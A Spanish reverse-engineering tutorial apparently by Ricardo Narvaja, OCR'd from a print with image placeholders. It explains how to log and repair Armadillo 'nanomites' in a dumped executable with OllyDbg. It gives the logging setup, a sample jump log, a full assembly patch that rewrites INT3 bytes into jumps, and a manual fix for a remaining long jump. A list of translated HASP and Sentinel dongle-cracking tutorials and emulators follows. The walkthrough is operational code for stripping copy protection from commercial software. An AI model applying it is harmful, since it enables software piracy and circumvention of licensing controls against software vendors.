


Luego nos falta la información del segundo byte del salto siempre que sea un salto corto y eso lo podemos configurar en

5TO CONDITIONAL LOG

005C5F0D . 898D E0F3FFFF MOV DWORD PTR SS:[EBP-C20],ECX


aquí en ECX esta el valor donde saltaría, si se efectúa el salto, así que es muy útil este dato



6TO CONDITIONAL LOG

Cuando el salto no se efectúa es muy importante saber donde saltaría si se hubiera efectuado así que esto lo configuramos en

005C5F1B > . 0395 20F3FFFF ADD EDX,DWORD PTR SS:[EBP-CE0]



Aquí **3E6870** debe ser el inicio de la tabla 3 que marca donde saltarían si se efectúan los saltos.
En lugar de 3E6870 cada uno debe poner el inicio de la TABLA 3 que nos dice la distancia a donde saltan los saltos que si se efectúan.

Bueno con esto podemos sacar un LOG completo de la mayoría de los nanomites así que vayamos a la ventana LOG y hagamos click derecho LOG TO FILE y elijamos un archivo de texto donde bajará toda la información.

Damos RUN y guarda la información que es muy sustanciosa si lo reparamos a mano, no es nuestro caso pero si hay algún nanomite o posición dudosa la lista nos quitara todas las dudas, además que nos da también una idea del camino que debe seguir el dumpeado para arrancar si uno ve que se cierra solo por ejemplo puede ver luego de que punto del LOG se cierra y adonde debería llegar lo que nos ayuda mucho a ver por donde se desvió el programa dumpeado con respecto al original.

Aquí tenemos una vista del LOG para que se den cuenta de la importancia del mismo.

```
005C5BBC COND:
005C5E55 COND: 00402727
005C5EE7 COND: Tipo de Salto = 00000004
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000001
005C5F0D COND: Saltara a  ...   = 0040272C
005C5BBC COND:
005C5E55 COND: 00402741
005C5EE7 COND: Tipo de Salto = 00000006
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000000
005C5F1B COND: Saltaria a ... = 00402744
005C5BBC COND:
005C5E55 COND: 00402746
005C5EE7 COND: Tipo de Salto = 0000000A
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000001
005C5F0D COND: Saltara a  ...   = 00402739
005C5BBC COND:
005C5E55 COND: 00402741
005C5EE7 COND: Tipo de Salto = 00000006
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000000
005C5F1B COND: Saltaria a ... = 00402744
005C5BBC COND:
005C5E55 COND: 00402746
005C5EE7 COND: Tipo de Salto = 0000000A
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000001
005C5F0D COND: Saltara a  ...   = 00402739
005C5BBC COND:
005C5E55 COND: 00402741
005C5EE7 COND: Tipo de Salto = 00000006
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000000
005C5F1B COND: Saltaria a ... = 00402744
005C5BBC COND:
005C5E55 COND: 00402746
005C5EE7 COND: Tipo de Salto = 0000000A
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000000
005C5F1B COND: Saltaria a ... = 00402739
005C5BBC COND:
005C5E55 COND: 00402748
005C5EE7 COND: Tipo de Salto = 00000004
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000001
005C5F0D COND: Saltara a  ...   = 0040274D
005C5BBC COND:
005C5E55 COND: 00402727
005C5EE7 COND: Tipo de Salto = 00000004
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000001
005C5F0D COND: Saltara a  ...   = 0040272C
```

Con solo esta información podríamos reparar el programa a mano sin injertarlo miremos por ejemplo el primer nanomite en 402727 quiere decir que el tipo de salto es 04 que era JMP (EB) y allí dice saltara a 40272C así que en resumidas cuentas debo ir en el dumpeado a **402727** y escribir **JMP 40272C.**


Y así todos los saltos se podrían reparar con la tablita que sale en el LOG el problema es que para eso debemos ejecutar todo el programa y quizás algun nanomite no lo ejecutemos y quede sin reparar por lo que este LOG es muy

importante y lo usaremos como ayuda por si el injerto tiene algún error o le falta algún nanomite dudoso.

bueno adjuntare la fila txt que tiene el LOG TO FILE del ESTOP.

COMO REALIZAR EL INJERTO

Bueno en el dumpeado le agrego dos secciones mas (puede ser con TOPO o SNIPPET CREATOR) una sección de mas o menos 5000 bytes para las tablas y otra de 500 bytes mas o menos para el injerto.
Tenemos la ubicación de las tablas en el PADRE como vimos en la parte 1 asi que debemos copiar las mismas al dumpeado,



bueno allí vemos las tablas en el DUMP y marco desde el inicio de la primera hasta el final de la ultima tabla y luego click derecho BYNARY- BYNARY COPY y luego voy al dumpeado y marco una gran parte de la sección mas grande que agregue y hago BYNARY PASTE y corroboro que este todo incluido.
Luego guardo los cambios para que quede esa sección ya completa.

En mi caso las tablas quedaron en

TABLA 1: 678000
TABLA 2: 678798
TABLA 3: 678B88
TABLA 4: 678990

Lo cual puedo verificar buscando la cadena de bytes donde se inicia cada una en el padre y buscándolas aquí en el dumpeado.

Bueno en la otra sección escribiremos el injerto, es este ahora lo explicaremos.

```
0067A000    33C9              XOR ECX,ECX
0067A002    8B048D 0080670(   MOV EAX,DWORD PTR DS:[ECX*4+678000]
0067A009    0FB691 9887670(   MOVZX EDX,BYTE PTR DS:[ECX+678798]
0067A010    3E:8B1C8D 888B(   MOV EBX,DWORD PTR DS:[ECX*4+678B88]
0067A018    48                DEC EAX
0067A019    41                INC ECX
0067A01A    81FB FF000000     CMP EBX,0FF
0067A020  v 0F8F D4000000     JG dumpedlo.0067A0FA
0067A026    81FB 01FFFFFF     CMP EBX,-0FF
0067A02C  v 0F8C C8000000     JL dumpedlo.0067A0FA
0067A032    90                NOP
0067A033    90                NOP
0067A034    90                NOP
0067A035    90                NOP
0067A036    90                NOP
0067A037    90                NOP
0067A038    90                NOP
0067A039    90                NOP
0067A03A    90                NOP
0067A03B    90                NOP
0067A03C    90                NOP
0067A03D    90                NOP
0067A03E    90                NOP
0067A03F    66:4B             DEC BX
0067A041    66:83FA 01        CMP DX,1
0067A045  v 75 04             JNZ SHORT dumpedlo.0067A04B
0067A047    66:BA 7000        MOV DX,70
0067A04B    66:83FA 02        CMP DX,2
0067A04F  v 75 04             JNZ SHORT dumpedlo.0067A055
0067A051    66:BA 7900        MOV DX,79
0067A055    66:83FA 03        CMP DX,3
0067A059  v 75 04             JNZ SHORT dumpedlo.0067A05F
0067A05B    66:BA 7D00        MOV DX,7D
0067A05F    66:83FA 04        CMP DX,4
0067A063  v 75 04             JNZ SHORT dumpedlo.0067A069
0067A065    66:BA EB00        MOV DX,0EB
0067A069    66:83FA 05        CMP DX,5
0067A06D  v 75 04             JNZ SHORT dumpedlo.0067A073
0067A06F    66:BA 7300        MOV DX,73
0067A073    66:83FA 06        CMP DX,6
0067A077  v 75 04             JNZ SHORT dumpedlo.0067A07D
0067A079    66:BA 7400        MOV DX,74
0067A07D    66:83FA 07        CMP DX,7
0067A081  v 75 04             JNZ SHORT dumpedlo.0067A087
0067A083    66:BA 7600        MOV DX,76
0067A087    66:83FA 08        CMP DX,8
```

```
0067A083    66:BA 7600        MOV DX,76
0067A087    66:83FA 08        CMP DX,8
0067A08B  v 75 04             JNZ SHORT dumpedlo.0067A091
0067A08D    66:BA 7800        MOV DX,78
0067A091    66:83FA 09        CMP DX,9
0067A095  v 75 04             JNZ SHORT dumpedlo.0067A09B
0067A097    66:BA 7F00        MOV DX,7F
0067A09B    66:83FA 0A        CMP DX,0A
0067A09F  v 75 04             JNZ SHORT dumpedlo.0067A0A5
0067A0A1    66:BA 7500        MOV DX,75
0067A0A5    66:83FA 0B        CMP DX,0B
0067A0A9  v 75 04             JNZ SHORT dumpedlo.0067A0AF
0067A0AB    66:BA 7100        MOV DX,71
0067A0AF    66:83FA 0C        CMP DX,0C
0067A0B3  v 75 04             JNZ SHORT dumpedlo.0067A0B9
0067A0B5    66:BA 7700        MOV DX,77
0067A0B9    66:83FA 0D        CMP DX,0D
0067A0BD  v 75 04             JNZ SHORT dumpedlo.0067A0C3
0067A0BF    66:BA 7A00        MOV DX,7A
0067A0C3    66:83FA 0E        CMP DX,0E
0067A0C7  v 75 04             JNZ SHORT dumpedlo.0067A0CD
0067A0C9    66:BA 7B00        MOV DX,7B
0067A0CD    66:83FA 0F        CMP DX,0F
0067A0D1  v 75 04             JNZ SHORT dumpedlo.0067A0D7
0067A0D3    66:BA 7E00        MOV DX,7E
0067A0D7    66:83FA 10        CMP DX,10
0067A0DB  v 75 04             JNZ SHORT dumpedlo.0067A0E1
0067A0DD  v EB 1B             JMP SHORT dumpedlo.0067A0FA
0067A0DF    90                NOP
0067A0E0    90                NOP
0067A0E1    66:83FA 11        CMP DX,11
0067A0E5  v 75 04             JNZ SHORT dumpedlo.0067A0EB
0067A0E7    66:BA 9000        MOV DX,90
0067A0EB    66:83FA 00        CMP DX,0
0067A0EF  v 75 04             JNZ SHORT dumpedlo.0067A0F5
0067A0F1  v EB 07             JMP SHORT dumpedlo.0067A0FA
0067A0F3    90                NOP
0067A0F4    90                NOP
0067A0F5    8810              MOV BYTE PTR DS:[EAX],DL
0067A0F7    8858 01           MOV BYTE PTR DS:[EAX+1],BL
0067A0FA    3D 97984500       CMP EAX,dumpedlo.00459897
0067A0FF  ^ 0F8C FDFEFFFF     JL dumpedlo.0067A002
0067A105    90                NOP
0067A106    90                NOP
0067A107    90                NOP
0067A108    90                NOP
```

Allí esta el injerto completo, lo explicaremos paso a paso.

0067A000 33C9 XOR ECX,ECX

Ponemos ECX a cero ya que será el puntero que navegara por las tablas.

0067A002 > 8B048D 00806700 MOV EAX,DWORD PTR DS:[ECX*4+**678000**]

En la segunda línea como ya habíamos explicado mueve a EAX el primer valor de la tabla 1 (si en sus maquinas empieza en otra posición cambiaran 678000 por el valor correspondiente).

0067A009 0FB691 98876700 MOVZX EDX,BYTE PTR DS:[ECX+**678798**]

En la próxima línea mueve a EDX el valor de la tabla 2 correspondiente al tipo de salto (también aquí 678798 es el inicio de tabla 2 en mi maquina cambiarlo en la suya)

0067A010 3E:8B1C8D 888B6>MOV EBX,DWORD PTR DS:[ECX*4+**678B88**]

Aquí mueve a EBX el valor de la tabla 3 que representa la distancia que saltaría y aquí también 678B88 es el inicio de tabla 3 en mi maquina cambiar en la suya por su valor correcto en su maquina)

Luego DEC EAX ya que sabemos que en la tabla 1, para hallar el valor de la posición del CC hay que restarle 1 y INC ECX para incrementar el puntero para el loop .

0067A01A 81FB FF000000 CMP EBX,**0FF**
0067A020 0F8F D4000000 JG dumpedlo.0067A0FA
0067A026 81FB 01FFFFFF CMP EBX,**-0FF**
0067A02C 0F8C C8000000 JL dumpedlo.0067A0FA

Esta parte es para evitar que se procesen valores de la tabla 1 que no sean saltos cortos, se sabe que como EBX tiene la distancia a saltar en formato DWORD, cuando ese valor es superior a 000000FF o menor a -000000FF el salto no es corto pues excede el valor máximo de la segunda cifra que es de FF a –FF.
Si no cumple esas condiciones no procesa ese valor o es nanomite

0067A03F 66:4B DEC BX

El valor del segundo byte del salto también había que decrementarlo en 1.

Luego viene la parte que convierte el valor de la TABLA 2 del tipo de salto en el verdadero valor de cada tipo de salto según la conversión habiamos hecho en la primera parte.

0067A041 66:83FA 01 CMP DX,1
0067A045 75 04 JNZ SHORT dumpedlo.0067A04B
0067A047 66:BA 7000 MOV DX,70
0067A04B 66:83FA 02 CMP DX,2
0067A04F 75 04 JNZ SHORT dumpedlo.0067A055

```
0067A051    66:BA 7900      MOV DX,79
0067A055    66:83FA 03      CMP DX,3
0067A059    75 04           JNZ SHORT dumpedlo.0067A05F
0067A05B    66:BA 7D00      MOV DX,7D
0067A05F    66:83FA 04      CMP DX,4
0067A063    75 04           JNZ SHORT dumpedlo.0067A069
0067A065    66:BA EB00      MOV DX,0EB
0067A069    66:83FA 05      CMP DX,5
0067A06D    75 04           JNZ SHORT dumpedlo.0067A073
0067A06F    66:BA 7300      MOV DX,73
0067A073    66:83FA 06      CMP DX,6
0067A077    75 04           JNZ SHORT dumpedlo.0067A07D
0067A079    66:BA 7400      MOV DX,74
0067A07D    66:83FA 07      CMP DX,7
0067A081    75 04           JNZ SHORT dumpedlo.0067A087
0067A083    66:BA 7600      MOV DX,76
0067A087    66:83FA 08      CMP DX,8
0067A08B    75 04           JNZ SHORT dumpedlo.0067A091
0067A08D    66:BA 7800      MOV DX,78
0067A091    66:83FA 09      CMP DX,9
0067A095    75 04           JNZ SHORT dumpedlo.0067A09B
0067A097    66:BA 7F00      MOV DX,7F
0067A09B    66:83FA 0A      CMP DX,0A
0067A09F    75 04           JNZ SHORT dumpedlo.0067A0A5
0067A0A1    66:BA 7500      MOV DX,75
0067A0A5    66:83FA 0B      CMP DX,0B
0067A0A9    75 04           JNZ SHORT dumpedlo.0067A0AF
0067A0AB    66:BA 7100      MOV DX,71
0067A0AF    66:83FA 0C      CMP DX,0C
0067A0B3    75 04           JNZ SHORT dumpedlo.0067A0B9
0067A0B5    66:BA 7700      MOV DX,77
0067A0B9    66:83FA 0D      CMP DX,0D
0067A0BD    75 04           JNZ SHORT dumpedlo.0067A0C3
0067A0BF    66:BA 7A00      MOV DX,7A
0067A0C3    66:83FA 0E      CMP DX,0E
0067A0C7    75 04           JNZ SHORT dumpedlo.0067A0CD
0067A0C9    66:BA 7B00      MOV DX,7B
0067A0CD    66:83FA 0F      CMP DX,0F
0067A0D1    75 04           JNZ SHORT dumpedlo.0067A0D7
0067A0D3    66:BA 7E00      MOV DX,7E
0067A0D7    66:83FA 10      CMP DX,10
0067A0DB    75 04           JNZ SHORT dumpedlo.0067A0E1
0067A0DD    EB 1B           JMP SHORT dumpedlo.0067A0FA
0067A0DF    90              NOP
0067A0E0    90              NOP
0067A0E1    66:83FA 11      CMP DX,11
0067A0E5    75 04           JNZ SHORT dumpedlo.0067A0EB
0067A0E7    66:BA 9000      MOV DX,90
0067A0EB    66:83FA 00      CMP DX,0
0067A0EF    75 04           JNZ SHORT dumpedlo.0067A0F5
```

```
0067A0F1    EB 07          JMP SHORT dumpedlo.0067A0FA
0067A0F3    90             NOP
0067A0F4    90             NOP
```

vemos que si es DX=1 como era en la tabla 2 lo cambia a 70 que es el código de ese tipo de salto (JO) y así todos, los valores 00, 10 y 11 además que en el LOG no aparecen en ningún nanomite de esos valores, así que en esos luego de la comparación va a un salto directo a evitar ser procesados si en algún otro armadillo se usaran hay que agregarle esa parte.

```
0067A0F5    8810           MOV BYTE PTR DS:[EAX],DL
0067A0F7    8858 01        MOV BYTE PTR DS:[EAX+1],BL
0067A0FA    3D 97984500    CMP EAX,dumpedlo.00459897
0067A0FF  ^ 0F8C FDFEFFFF  JL dumpedlo.0067A002
0067A105    90             NOP
0067A106    90             NOP
```

y aquí es donde realiza el parche mueve a EAX (posición del INT3) el valor del 1er byte del salto, y a EAX + 1 mueve el 2do byte del salto, y luego compara EAX si llego al máximo NANOMITE de la TABLA 1 para terminar el proceso. (cambiar este valor en otros armadillos según necesidad)

también es obvio que en el injerto hay que verificar la relación entre los valores de la TABLA 2 y el tipo de salto que no cambie si no adecuar también esos valores.

Y luego pongo un BPX en el NOP para que termine, por supuesto guardo los cambios para que quede definitivo el injerto, aunque luego de reparado el ejecutable puedo eliminar las dos secciones agregadas ya que no sirven ya mas.

En el inicio del injerto marco

```
0067A000    33C9           XOR ECX,ECX
```

Y hago NEW ORIGIN HERE

para correrlo, hago RUN y cuando para en el BPX habrá reparado todos los nanomites de saltos cortos, ahora voy al entry point del dumpeado

```
00438B77 >  55             PUSH EBP
```

Hago allí NEW ORIGIN HERE y luego RUN y el programa arranca perfectamente salvo que me da un error mientras se ejecuta en el único punto que no reparo el injerto el salto largo que quedaba, si hay mas de uno, debemos repararlo a mano también, asi que

El error se produce aquí en este nanomite


```
0040878F    CC             INT3
00408790    185E C0        SBB BYTE PTR DS:[ESI-40],BL
00408793    C2 378B        RETN 8B37
```

Busco en el LOG a ver que debo colocar en su reemplazo


005C5E55 COND: 0040878F
005C5EE7 COND: Tipo de Salto = 0000000A
005C5EF5 COND: "SALTA 1 no SALTA 0" = 00000001
005C5F0D COND: Saltara a ... = 004088BB

Aquí esta la información de ese nanomite vemos que es tipo de salto 0A que corresponde a JNE y que saltaría a 4088BB así que voy al dumpeado y pongo


JNE 4088BB



Allí esta no debemos olvidar el NOP que agrego el OLLY de quitarlo ya que eso rompe la siguiente sentencia




listo ya esta perfectamente reparado ahora guardo los cambios corro el programa yyy...




Ahora si funciona perfecto jeje.

Ricardo Narvaja



Manual de Desprotecciones

por Hardware



México 2006

Traducciones

Seccion dedicada a las Traducciones, aqui vas a encontrar muchisima informacion en español, gracias a los traductores podemos acceder a tantos documentos que de otra forma nos seria imposible entender, a los que no sabemos ingles.

Protecciones por Hardware

En este apartado pondremos Todos los documentos que se van traduciendo de la seccion Colaborar o de cualquier otro destino y que esten relacionados con las protecciones mediante Hardware (Motxilas). De entrada os doy las gracias a todos los que colaborais con esta pagina en cualquiera de sus secciones. (GRACIAS)

- NOTA Los originales de estas Traducciones los teneis en la seccion Colaborar

TITULOS	PROTECCION	AUTOR	TRADUCTOR
CPS v1.16	SENTINEL	CrackZ	MeGaBiTe (18/08/00)
Virtual Gibbs v5_05	HASP	CrackZ	Andrik (07/09/00)
Plastic Animation Paper Pre 1	Dongle	CrackZ	J. Keeper (16/09/00)
3D Studio Max R2_5 & v3_1	SENTINEL	CrackZ	J. Keeper (24/09/00)
Barudan Punchant v6.0G	HASP	CrackZ	J. Keeper (24/09/00)
Casmate Pro v6.52	HASP	CrackZ	J. Keeper (24/09/00)
Chief Architect v5.0	SENTINEL PRO	CrackZ	Andrik (24/09/00)
Zen and the Art of Dongle Cracking	Dongles	ZeeZee	Txeli (24/09/00)
Matchmover	HASP	Kashmir	Andrik (02/10/00)
StruCad Drawing Viewer v2.05	SENTINEL	CrackZ	Andrik (02/10/00)
FabriCad Suite 3.0	Dongles	CrackZ	Charlie (10/10/00)
DigiSHOW.vld v1.25	Dongles	CrackZ	Andrik (10/10/00)
GeoPath Power CAD/CAM	Dongles	CrackZ	Andrik (10/10/00)
Hollywood FX v3.08	HASP	CrackZ	Andrik (22/10/00)
ERDAS IMAGINE v8.2	HASP	CrackZ	Deejay Mihai 14/11/00

Técnicas de desprotección de la envoltura y la mochila HASP La Envoltura HASP & Técnicas para Crackear HASP	HASP	CrackZ	Toroborracho 22/01/2001 Andrik 22/01/2001
Cimagrafi v5	HASP	CrackZ	Aftosa 16/04/2001
FlexiSIGN PRO	SENTINEL	Goatass, CrackZ	Aftosa 16/04/2001
Cmiatron v1.06 Cmiatron v1.06	HASP	CrackZ	Corinto 17/07/2001 Villano B. 17/07/2001
Cimatron 10 beta	HASP	CrackZ	Villano B. 17/07/2001
EyeSys Windows Workstation 2.11W	Dongles	CrackZ	Mnemox 17/07/2001
SSI Win32 Dongle Protection SSI Win32 Dongle Protection	SENTINEL	Spyder	Aftosa 17/07/2001 Villano B. 17/07/2001

Hasp dongle emulator v1.3	by Tony Lee
Ejemplo de Motxilas Hasp, + Codigo Fuente en Visual Basic	-Aladdin Knowledge
HaspEdit Msdos	- ?????

Empakados PE

